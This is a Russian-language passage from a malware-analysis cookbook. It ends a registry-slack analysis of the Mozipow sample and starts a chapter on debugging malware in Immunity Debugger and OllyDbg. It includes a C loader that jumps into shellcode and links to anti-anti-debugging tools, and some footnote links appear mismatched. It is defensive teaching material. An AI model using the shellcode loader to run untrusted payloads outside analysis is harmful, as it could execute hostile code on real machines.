Рисунок 10-12. Дизассемблирование RtlAcquirePebLock показывает адреса, найденные в реестре

Какой объём данных утекает?

На рисунке 10-13 показана декомпиляция функции Mozipowp, создающей значения реестра, посредством Hex-Rays для IDA Pro. Авторы назвали её `SetRegistryValues`. Программа объявляет стековый буфер `__int16 szLastDate[50]`. Тип `__int16` соответствует `WCHAR`, символу Unicode размером 16 бит, или 2 байта. Буфер занимает 100 байт стека. `wsprintfW` формирует строку даты вроде `26-6-2010` и копирует её в `szLastDate`. Десятисимвольная строка с завершающим NULL требует 20 байт, оставшиеся 80 не изменяются. При вызове `RegSetValueEx` программа указывает длину 50 байт. Следовательно, в реестр утекает `50 - 20 = 30` лишних байт.



Рисунок 10-13. Декомпиляция Hex-Rays функции создания значений реестра

А что с Lsass?

Чтобы понять значение строки `mProc\lsass.exe`, авторы исследовали в IDA Pro функцию, вызывающую `SetRegistryValues`. Её локальные переменные оставались в стеке, если `SetRegistryValues` не обнуляла собственные буферы. На рисунке 10-14 вызывающая функция посредством `GetEnvironmentVariable` получает путь к данным приложений, например `C:\Documents and Settings\Username\Application Data`. Это объясняет адреса возврата из `RtlAcquirePebLock`. Затем она добавляет к пути `\SystemProc\lsass.exe`, объясняя строку `mProc\lsass.exe`.



Рисунок 10-14. Адреса возврата и строки lsass являются артефактами кода этой функции

В этом рецепте показано обнаружение двоичных данных, замаскированных под строку, и исследование их смысла статическим анализом исполняемого файла. Подсказки позволили узнать, какие API вызвала вредоносная программа непосредственно перед созданием значений реестра, и найти другие дисковые места, где могут находиться её компоненты. В заключение:

• Reghide[32] Марка Руссиновича - проверочный инструмент, использующий различия кодировок символов между Windows API и собственным API. Он создаёт ключ реестра с NULL в имени, который приложения пользовательского режима вроде Regedit не могут открыть.
• Халвар Флейк (Halvar Flake) представил доклад *Attacks on Uninitialized Local Variables*[33] на Black Hat Federal 2006, объясняющий управление значениями стека программы, если та не инициализирует переменные или не обнуляет буферы.
• `regview.pl` из `Parse::Win32Registry` позволяет просматривать куст Windows в Linux. Поскольку он показывает шестнадцатеричный дамп независимо от типа данных, видны лишние байты, скрытые Regedit.
• Другой вид «свободного пространства» реестра описан в диссертации Йоланты Томассен (Jolanta Thomassen) *Forensic Analysis of Unallocated Space in Windows Registry Hive Files*.[34]

Сноски

[1] [назад] http://www.heysoft.de/en/software/lads.php?lang=EN
[2] [назад] http://ntsecurity.nu/toolbox/lns/
[3] [назад] http://www.foundstone.com
[4] [назад] http://technet.microsoft.com/en-us/sysinternals/bb897440.aspx
[5] [назад] http://win32.mvps.org/ntfs/streams.html
[6] [назад] http://www.secureworks.com/research/threats/ffsearcher/
[7] [назад] http://www.sleuthkit.org/sleuthkit/docs/api-docs/index.html
[8] [назад] http://www.forensickb.com/2009/02/detecting-timestamp-changing-utlities.html
[9] [назад] http://wwww.invisiblethings.org/papers/crossview_detection_thoughts.pdf
[10] [назад] http://technet.microsoft.com/en-us/sysinternals/bb897445.aspx
[11] [назад] http://msdn.microsoft.com/en-us/library/ee210757%28VS.85%29.aspx
[12] [назад] http://www.microsoft.com/whdc/DevTools/WDK/WDKpkg.mspx
[13] [назад] http://forum.sysinternals.com/topic21838_page1.html
[14] [назад] http://www.poisonivy-rat.com/
[15] [назад] http://technet.microsoft.com/en-us/sysinternals/bb664922.aspx
[16] [назад] http://support.microsoft.com/kb/318754
[17] [назад] http://www.gmer.net/
[18] [назад] http://www.rootkit.com/newsread.php?newsid=902
[19] [назад] http://www.antirootkit.com/software/IceSword.htm
[20] [назад] http://www.woodmann.com/collaborative/tools/index.php/Kernel_Detective
[21] [назад] http://xuetr.com/download/XueTr.zip
[22] [назад] http://sites.google.com/site/rootrepeal/
[23] [назад] http://msdn.microsoft.com/en-us/library/aa752127%28VS.85%29.aspx
[24] [назад] http://msdn.microsoft.com/en-us/library/aa752574%28VS.85%29.aspx
[25] [назад] http://www.regripper.net
[26] [назад] http://www.threatexpert.com/report.aspx?md5=454076d00d7503e07e4f5e77aab61270
[27] [назад] http://www.sophos.com/blogs/sophoslabs/?p=10078
[28] [назад] http://technet.microsoft.com/en-us/library/cc787544%28WS.10%29.aspx
[29] [назад] http://taosecurity.blogspot.com/2006/09/using-root-certificates-with-openssl.html
[30] [назад] В исходной книге URL для этой сноски не приведён.
[31] [назад] В исходной книге URL для этой сноски не приведён.
[32] [назад] http://www.threatexpert.com/report.aspx?md5=e552150e7a923b924bb9816cccd7deb1

[33] [назад] http://www.threatexpert.com/report.aspx?md5=4dd8a2c0c1dd408df9e653468c4c6b00
[34] [назад] http://sentinelchicken.com/data/JolantaThomassenDISSERTATION.pdf

Глава 11. Отладка вредоносных программ

Отладчики - важнейшие инструменты анализа вредоносных программ. Они позволяют исследовать код подробнее, чем при динамическом анализе, и полностью управлять поведением программы во время выполнения. Вместо темпа современного процессора каждую инструкцию можно выполнять в удобный момент, словно в замедленной съёмке, изучая каждое действие. Можно также выполнить несколько выбранных функций вместо всей программы, что полезно для обхода кода противодействия отладке.

Аналитикам доступно множество отладчиков и связанных средств. Некоторые задачи требуют режима ядра, рассмотренного в главе 14. Для программ пользовательского режима, которым посвящена эта глава, подходят OllyDbg и Immunity Debugger с графическим интерфейсом. Оба расширяются готовыми и собственными подключаемыми модулями. Например, OllyScript - язык, похожий на ассемблер, для разработки расширений OllyDbg. Immunity Debugger имеет встроенный интерфейс Python и мощный API, специально предназначенный для исследования уязвимостей и анализа вредоносных программ. Если GUI не требуется, можно использовать чистые среды Python, такие как pydbg или winappdbg. Они позволяют создавать обработчики событий и исключений и автоматически управлять программой.

Хотя глава начинается с введения в отладчики, необходимо базовое понимание потока выполнения, языка ассемблера, операций CPU и Windows API. Все обсуждаемые инструменты действительно выполняют вредоносную программу, поэтому запускайте их в виртуальной машине или отдельной проверочной среде.

Работа с отладчиками

В этом разделе рассматривается решение задач посредством Immunity Debugger и OllyDbg. Примеры WinDbg находятся в главе 14. Immunity Debugger основан на исходном коде OllyDbg, поэтому выглядит и работает сходным образом; оба разделяют множество функций и элементов управления. Почти всё далее применимо к обоим, но основное внимание уделено Immunity Debugger из-за API Python. Ресурсы с подключаемыми модулями:

• форумы Immunity Debugger: https://forum.immunityinc.com/board/show/14/immunity-debugger-repository/
• модули OllyDbg на OpenRCE: http://www.openrce.org/downloads/browse/OllyDbg_Plugins
• модули OllyDbg на Woodmann: http://www.woodmann.com/collaborative/tools/index.php/Category:OllyDbg_Extensions
• загрузки Immunity Debugger на Tuts 4 You: http://www.tuts4you.com/download.php?list.72

Подробное рассмотрение приёмов противодействия отладке выходит за рамки книги. Существуют буквально сотни способов обнаружить или помешать отладчику, и большинство образцов использует хотя бы один. Полезные защитные ресурсы:

• PhantOm для OllyDbg: http://www.woodmann.com/collaborative/tools/index.php/PhantOm
• hidedebug для Immunity Debugger, поставляемый вместе с ним;
• IDAStealth для IDA Pro: http://newgre.net/idastealth
• *Windows Anti-Debug Reference* Николя Фальера (Nicolas Falliere): http://www.symantec.com/connect/articles/windows-anti-debug-reference
• *Anti-Unpacker Tricks* Питера Ферри (Peter Ferrie): http://pferrie.tripod.com/papers/unpackers.pdf

Рецепт 11-1. Открытие процессов и присоединение к ним

Для начала можно присоединить отладчик к существующему процессу или запустить новый. Обычно вредоносную программу следует отлаживать с самого начала, чтобы управлять её первоначальными действиями и наблюдать за ними. После присоединения к существующему процессу доступны только будущие действия, поскольку начальные уже выполнены. Но иногда они несущественны, поэтому решение принимается в каждом случае отдельно.

Запуск нового процесса

При запуске нового процесса отладчик открывает его и приостанавливает на точке входа, первой инструкции. Точка вычисляется сложением значений `ImageBase` и `AddressOfEntryPoint` заголовка PE.

> **Примечание.** Некоторые приёмы противодействия отладке, включая записи TLS, позволяют выполнить код до первой паузы отладчика. Если у файла есть TLS, что проверяется методом из рецепта 3-8, до запуска отладки установите точку останова перед точкой входа. Выберите **Options > Debugging options > Events > System breakpoint**, затем командой PyCommand `!bpxep -tls` задайте новую точку. PyCommands рассматриваются далее.

Чтобы передать процессу аргументы, откройте отладчик и выберите **File > Open**. Найдите исполняемый файл и введите аргументы в поле **Arguments**, как показано на рисунке 11-1.



Рисунок 11-1. Передача аргументов отлаживаемому процессу

Присоединение к существующему процессу

Откройте отладчик и выберите **File > Attach**. Появится список процессов, показанный на рисунке 11-2. При присоединении отладчик приостанавливает процесс, давая время исследовать его ресурсы и определить точки останова до возобновления.




Рисунок 11-2. Выбор существующего процесса для отладки

> **Примечание.** Процесс, запущенный отладчиком, завершается при закрытии отладчика. Если отладчик был присоединён к уже работающему процессу, выберите **File > Detach**, затем закройте отладчик, не завершая процесс.

Рецепт 11-2. Настройка JIT-отладчика для анализа шелл-кода

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

JIT-отладчик, just-in-time debugger, полезен, если требуется отлаживать любой процесс при необработанном исключении или критической ошибке, но заранее неизвестно, какой именно процесс это будет. Конфигурация JIT находится в `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug\Debugger`. Если записать туда путь к отладчику, система запустит его при необходимости и автоматически присоединит к целевому процессу.

Вместо ручного изменения реестра можно выбрать **Options > Just-In-Time Debugging > Make Immunity Debugger Just-In-Time Debugger**. Диалог показан на рисунке 11-3.



Рисунок 11-3. Настройка JIT-отладки

Один из способов применить JIT-отладчик к анализу вредоносных программ - загрузка файлов шелл-кода. Отладчик не может открыть шелл-код непосредственно по той же причине, по которой тот нельзя выполнить двойным щелчком: заголовка PE нет, и Windows не знает, что с ним делать. Но простая программа-оболочка может предоставить шелл-коду контекст процесса. Следующий пример копирует содержимое файла с диска в память, помещает байт `0xCC` (interrupt 3) в начало, затем встроенным ассемблером переходит к шелл-коду. При достижении `0xCC` запускается JIT-отладчик.

```
int main(int argc, char* argv[])
{
    HANDLE hFile;
    LPBYTE pSC;
    DWORD  dwSize;
    if (argc != 2) {
        printf("Usage: %s <sc file>\n", argv[0]);
        return -1;
    }
    hFile = CreateFileA(argv[1],
        GENERIC_READ, FILE_SHARE_READ, 0,
        OPEN_EXISTING, 0, NULL);
    if (hFile == INVALID_HANDLE_VALUE)
        return -1;
    dwSize = GetFileSize(hFile, NULL);
    pSC = new BYTE[dwSize+1];
    if (pSC != NULL) {
        pSC[0] = '\xCC'; // INT 3
        ReadFile(hFile, pSC+1, dwSize, &dwSize, NULL);
```

```
        __asm jmp pSC;
    }
    CloseHandle(hFile);
    return 0;
}
```

Программа `scloader` находится на DVD. Синтаксис:

```
C:\> scloader.exe win32_shellcode.bin
```

Подробнее об отладке шелл-кода см. *Shellcoder's Handbook: Discovering and Exploiting Security Holes*, Крис Энли (Chris Anley) и др., Wiley Publishing.

> **Примечание.** `scloader` - не единственный способ поместить шелл-код в отладчик. Инструмент Shellcode2Exe[1] Дэвида Циммера (David Zimmer) или `shellcode2exe.py`[2] Марио Виласа (Mario Vilas) создаёт из шелл-кода исполняемый файл.

Рецепт 11-3. Знакомство с графическим интерфейсом отладчика

После открытия процесса множество кнопок, цветов и чисел поначалу может ошеломить. Этот рецепт знакомит с основными частями интерфейса. Стандартное представление на рисунке 11-4 содержит четыре главных панели.




Рисунок 11-4. Главный графический интерфейс отладчика

Панель CPU

Панель CPU показывает дизассемблированные инструкции выбранного модуля. Здесь модулем может быть исполняемый файл процесса, DLL или любой доступный диапазон памяти. Несколько строк с рисунка 11-4:

```
010073DF  >   83B9 84000000 0E CMP DWORD PTR DS:[ECX+84], 0E
010073E6  .^  76 F2            JBE SHORT NOTEPAD.010073DA
010073EB  .   33C0             XOR EAX, EAX
```

Слева указан адрес инструкции в памяти процесса. Вверху панели расположены меньшие адреса, внизу - большие. Далее в зависимости от инструкции виден символ вроде ^, показывающий направление перехода, или >, отмечающий назначение перехода. Условный короткий переход по адресу `010073E6` при выполнении ведёт к меньшему адресу `010073DA`, поэтому показан ^.

Следующий столбец содержит одно или несколько шестнадцатеричных чисел, иногда разделённых пробелами: коды операций и операнды. Например, `83B9` обозначает сравнение `CMP` с операндами `84000000` и `0E`. Условный переход имеет однобайтовый код `76` и один операнд `F2`. Инструкция по адресу `010073EB` имеет двухбайтовый код `33C0` без операндов.

При работе с панелью CPU полезно помнить:

• **Цветовое кодирование.** Immunity Debugger показывает красным инструкции `JMP` и `CALL`, изменяющие поток управления, синим константы и жёстко заданные числа, белым регистры, жёлтым строки со ссылкой на адрес памяти.
• **Навигация.** Регистр EIP содержит следующую выполняемую инструкцию. Если вы потерялись, далеко прокрутив панель, дважды щёлкните адрес EIP либо нажмите Ctrl+G и введите `EIP`.
• **Исправление кода.** Пробел при курсоре на инструкции позволяет ввести собственные ассемблерные инструкции и применить исправление к программе.

Панель регистров

Регистр - основная единица хранения CPU. Каждый поток процесса имеет собственное представление регистров, называемое контекстом. Когда CPU приостанавливает один поток ради другого, он сохраняет контекст предыдущего, а при возвращении восстанавливает значения. В таблице 11-1 показаны регистры общего назначения x86. У каждого 32-разрядного регистра есть 16-разрядная часть; некоторые делятся и на 8-разрядные.

Таблица 11-1. Регистры общего назначения x86

32 бита	16 бит	8 бит, старшие	8 бит, младшие
EAX	AX	AH	AL
EBX	BX	BH	BL
ECX	CX	CH	CL
EDX	DX	DH	DL
ESI	SI	-	-
EDI	DI	-	-
EBP	BP	-	-
ESP	SP	-	-

Некоторые регистры общего назначения имеют специальные применения, зависящие от компилятора:

• **EAX:** расширенный аккумулятор часто хранит результат умножения или деления и возвращаемое значение функции;
• **ECX:** счётчик часто хранит число итераций цикла;
• **ESI и EDI:** индексы источника и назначения часто применяются при быстрой передаче данных; перед `memmove` или `memcpy` указатель на исходный буфер может находиться в ESI, на выходной - в EDI;
• **ESP:** указатель стека выполняемой программы;
• **EBP:** указатель кадра, часто используемый функциями для поиска локальных переменных по смещению относительно EBP.

Помимо регистров общего назначения панель показывает:

• **EIP:** указатель инструкции с адресом следующей выполняемой инструкции;

• **EFLAGS**, сокращённо EFL: 32-разрядный регистр, отдельные биты которого управляют операциями CPU либо отражают результат предыдущей операции.

> **Примечание.** Значение любого регистра общего назначения можно изменить двойным щелчком и вводом нового значения. Таким же образом можно переключать биты регистра EFLAGS. Единственный регистр, который нельзя изменить двойным щелчком, - EIP. Чтобы изменить EIP, щёлкните нужную инструкцию правой кнопкой и выберите **Set New Origin Here**.

Отладчик выделяет регистры, значения которых изменились после последней инструкции. Для понимания поведения программы на низком уровне крайне важно отслеживать, какие регистры изменила инструкция или последовательность инструкций. Действуют следующие правила:

• регистр EIP выделяется после каждой инструкции, даже ничего не делающей, например `NOP` (no-operation), поскольку CPU должен обновить EIP, указав следующую инструкцию;
• большинство, хотя и не все, инструкции изменяют хотя бы один регистр общего назначения; исключения - `NOP`, `MOV EDI, EDI` и подобные инструкции, фактически не меняющие значение;
• если выполнить целую функцию за один раз (о переходе через функцию см. рецепт 11-5), отладчик выделит все изменившиеся регистры.

Панель стека

Программы используют стек для хранения локальных переменных, передачи аргументов функциям и хранения адресов возврата. Анализ стека перед вызовом функции может дать важные сведения: число аргументов, их типы (адрес, целое число, указатель на символы) и точные значения. Знакомство с панелью стека бесценно при обратном проектировании, поскольку помогает выяснить назначение функции.

Перед вызовом функции программа копирует её аргументы в стек инструкциями `PUSH`. Следующая демонстрационная программа используется в дальнейшем объяснении. Исходный код и скомпилированная копия находятся на DVD книги.

```
#include "stdio.h"
int MYFUNC(int times, char * string){
    int local;
    for (local = 0; local <= times; local++){
        printf("%d: %s\n", local, string);
    }
    return 99;
}

int _tmain(int argc, _TCHAR* argv[])
{
    MYFUNC(10, "printme");
    return 0;
}
```

Как показано на рисунке 11-5, программа `stack.exe` передаёт аргументы целевой функции, помещая их в стек в обратном порядке: первый аргумент функции помещается последним. На панели CPU видны две инструкции `PUSH`. Первое значение - указатель на ASCII-строку `printme`. В отладчике он отображается как `stack.00415748`, потому что строка находится внутри модуля `stack.exe` по адресу `00415748`. Второе значение - `0x0A`, то есть десятичное 10.




Рисунок 11-5. Аргументы функции переносятся в стек после выполнения инструкций PUSH

Если выполнить в отладчике обе инструкции `PUSH` и остановиться, когда EIP указывает на `CALL`, как на рисунке 11-5, картина будет очень похожей. В этот момент ESP, регистр указателя стека, содержит `0012FE94`. Поэтому на вершине стека находится `0x0A` - первый аргумент целевой функции. По адресу `ESP+4` расположен указатель на `printme` - второй аргумент. Если бы функция принимала третий аргумент, он находился бы по адресу `ESP+8`.

> **Примечание.** Соглашение о вызовах определяет, как функции принимают аргументы и кто удаляет их из стека после выполнения: вызывающая или вызываемая функция. Наш пример основан на соглашении `stdcall`. Его использует Windows API и многие компиляторы C. В коде C++ или программе, скомпилированной GCC, параметры могут передаваться иначе. Подробнее: http://unixwiz.net/techtips/win32-callconv.html.

Панель дампа

Панель дампа позволяет исследовать содержимое любого допустимого участка памяти отлаживаемого процесса. Если регистр, позиция стека или инструкция на панели CPU содержит допустимый адрес памяти, к этому месту можно перейти, щёлкнув адрес правой кнопкой и выбрав **Follow in Dump**. На рисунке 11-6 показана синхронизация адреса из регистра EAX с панелью дампа.




Рисунок 11-6. Переход к адресу из регистра EAX с помощью Follow in Dump

В зависимости от выбранного адреса памяти и панели могут быть доступны дополнительные варианты. Щёлкнув инструкцию на панели CPU правой кнопкой и выбрав **Follow in Dump > Selection**, вы перейдёте на адрес текущей инструкции в панели дампа. Команды **Follow in Dump >**

Memory address и **Follow in Dump > Immediate Constant** ведут на адрес одного из операндов инструкции.

Формат отображения данных в панели дампа можно менять. После щелчка правой кнопкой доступны, в частности, варианты **hex**, **text**, **short**, **long**, **float**, **disassemble** и **special**. Шестнадцатеричный формат на рисунке 11-7 показывает каждый байт вместе с его печатным ASCII-представлением.




Рисунок 11-7. Панель дампа в ASCII-представлении

При шестнадцатеричном или ASCII-представлении отладчик иногда подчёркивает некоторые значения. Например, на рисунке 11-8 подчёркнуты первые шесть 32-разрядных значений. Это означает, что значения содержат адрес известной функции, символа или строки. Чтобы исследовать их, щёлкните правой кнопкой и выберите **Long > Address**, как на рисунке 11-9.




Рисунок 11-8. Подчёркнутые значения шестнадцатеричного дампа обозначают адреса с известным содержимым




Рисунок 11-9. Панель дампа после выбора формата Long > Address

Переход по адресам

Нажав Ctrl+G (**Go**) на панели CPU, дампа или стека, можно показать данные по выбранному адресу. В таблице 11-2 описаны способы перехода. Хотя в примерах используется EAX, в выражениях допустим любой регистр, содержащий корректный адрес.

Таблица 11-2. Выражения для допустимых адресов

Выражение	Значение
`EIP`	Перейти к текущей инструкции.
`EIP+0xFF`	Перейти к текущей инструкции плюс шестнадцатеричное значение `0xFF` (255).
`EAX`	Перейти к текущему адресу в EAX.
`[EAX]`	Перейти к адресу, на который указывает текущий адрес в EAX, то есть разыменовать указатель в EAX.

Выражение	Значение
`[EAX+4]`	Перейти к адресу, на который указывает текущий адрес в EAX плюс 4.
`7C8286EE`	Перейти к абсолютному адресу `7C8286EE`.
`CopyFileA`	Перейти к адресу `CopyFileA` в памяти процесса.

> **Примечание.** Панель дампа можно использовать и как универсальный шестнадцатеричный редактор. Перейдите к нужным байтам и просто начните ввод поверх них. Учтите, что отменить такие изменения нельзя.

Рецепт 11-4. Исследование памяти и ресурсов процесса

В правом верхнем углу окна отладчика находится ряд кнопок с одной буквой. Каждая открывает окно с данными для исследования ресурсов процесса. Краткое описание приведено в таблице 11-3.

Таблица 11-3. Кнопки открытия окон отладчика

Кнопка	Описание
`l`	Сообщения журнала (Alt+L)
`e`	Загруженные исполняемые модули (Alt+E)
`m`	Карта памяти (Alt+M)
`t`	Потоки (горячей клавиши нет)
`w`	Окна (только процессы с GUI)
`h`	Открытые дескрипторы
`c`	Панель CPU
`k`	Стек вызовов
`b`	Точки останова
`z`	Аппаратные точки останова

Просмотр исполняемых модулей

Окно **Executable modules** показывает файлы, загруженные отлаживаемой программой в память. Это окно, пример которого дан на рисунке 11-10, можно использовать:

• чтобы проверить, какие DLL загрузил процесс, и узнать их полные пути на диске;
• чтобы точно определить расположение DLL в памяти процесса;
• чтобы определить файл, содержащий искомое значение. Если известен адрес функции, строки или другой переменной, обратный поиск выполняется по полям базового адреса и размера в окне исполняемых модулей.




Рисунок 11-10. Окно исполняемых модулей

Перечисление имён

Окно **Names** показывает функции, которые программа импортирует или экспортирует. С его помощью можно точно определить, где функции находятся в памяти процесса. Чтобы открыть список имён, щёлкните правой кнопкой панель CPU и выберите **Search for > Name** либо нажмите Ctrl+N. Искать имена можно в модуле, который сейчас показан на панели CPU, или во всех модулях, загруженных в адресное пространство процесса, то есть во всех DLL. На рисунке 11-11 показан поиск определённой экспортированной функции посредством перечисления имён.




Рисунок 11-11. Окно Names

Исследование дескрипторов

Панель дескрипторов показывает сведения обо всех открытых в данный момент дескрипторах: значение, тип, предоставленный доступ и имя объекта. Многие функции Windows API, например `ReadFile` и `RegSetValue`, принимают значение дескриптора, а не имя объекта. Поэтому, увидев число вроде 64, передаваемое в `RegSetValue`, можно найти его на панели дескрипторов и установить, что 64 соответствует, например, `REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows`. Подробнее об использовании дескрипторов при анализе см. рецепт 9-5.



Handle	Type	Refs	Access	T	Name
00000068	Event	19.	001F0003		\BaseNamedObjects\userenv: User Profile
00000058	File (dev)	2.	00100001		\Device\KsecDD
0000000C	File (dir)	2.	00100020		\Device\HarddiskVolume1\WINDOWS
00000010	File (dir)	2.	00100020		\Device\HarddiskVolume1\WINDOWS\WinSxS\x8
00000044	File (dir)	2.	00100020		\Device\HarddiskVolume1\WINDOWS\WinSxS\x8
0000002C	Key	2.	000F003F		\REGISTRY\MACHINE
00000054	Key	2.	00020019		\REGISTRY\MACHINE\SOFTWARE\Microsoft\Win
00000064	Key	2.	00020019		\REGISTRY\MACHINE\SOFTWARE\Microsoft\Win
00000004	KeyedEvent	44.	000F0003		\KernelObjects\CritSecOutOfMemoryEvent
00000028	Mutant	19.	001F0001		\BaseNamedObjects\SHIMLIB_LOG_MUTEX
00000040	Semaphore	47.	001F0003		\BaseNamedObjects\shell.{A48F1A32-A340-1

Рисунок 11-12. Окно дескрипторов

Использование панели карты памяти

Панель **Memory map** показывает сведения о выделенных сегментах памяти процесса. Каждый раз, когда программа загружает новый модуль через API `LoadLibrary` или выделяет дополнительную память с помощью `VirtualAlloc`, на панели появляются новые сегменты. В этом окне можно исследовать разрешения и типы данных в определённых областях процесса, как показано на рисунке 11-13.




Рисунок 11-13. Окно карты памяти

Как уже говорилось, загрузка нового PE-файла в память, будь то DLL или собственный исполняемый образ процесса, может создать несколько новых сегментов: один для заголовка PE и по одному для каждого раздела PE. На рисунке 11-13 показаны восемь сегментов памяти, принадлежащих программе `stack.exe`. Первый, по адресу `00400000`, содержит заголовок PE. Следующие семь содержат разделы PE программы. Чтобы сравнить значения в памяти со значениями на диске, обратитесь к рисунку 11-14: на нём показаны имена, размеры и RVA (relative virtual addresses, относительные виртуальные адреса) разделов в заголовке PE `stack.exe`. Фактические размеры в карте памяти округлены вверх до ближайшего кратного `0x1000`, минимального размера страницы.




Рисунок 11-14. Разделы согласно заголовкам разделов на диске

Двойной щелчок по любому сегменту памяти открывает окно, похожее на панель дампа, где содержимое сегмента отображается в выбранном формате. Можно также щёлкнуть карту памяти правой кнопкой, выбрать **Search**, а затем ввести ASCII-строку, Unicode-строку или последовательность шестнадцатеричных байтов для поиска во всей памяти процесса. На рисунке 11-15 показан чувствительный к регистру поиск префиксов URL.



Рисунок 11-15. Поиск ASCII-строки

Рецепт 11-5. Управление выполнением программы

В этом рецепте описаны способы управления выполнением отлаживаемой программы. Для каждого есть и сочетание клавиш, и кнопка в графическом интерфейсе. С опытом отладки эти команды почти всегда оказываются под рукой.

Play/F9

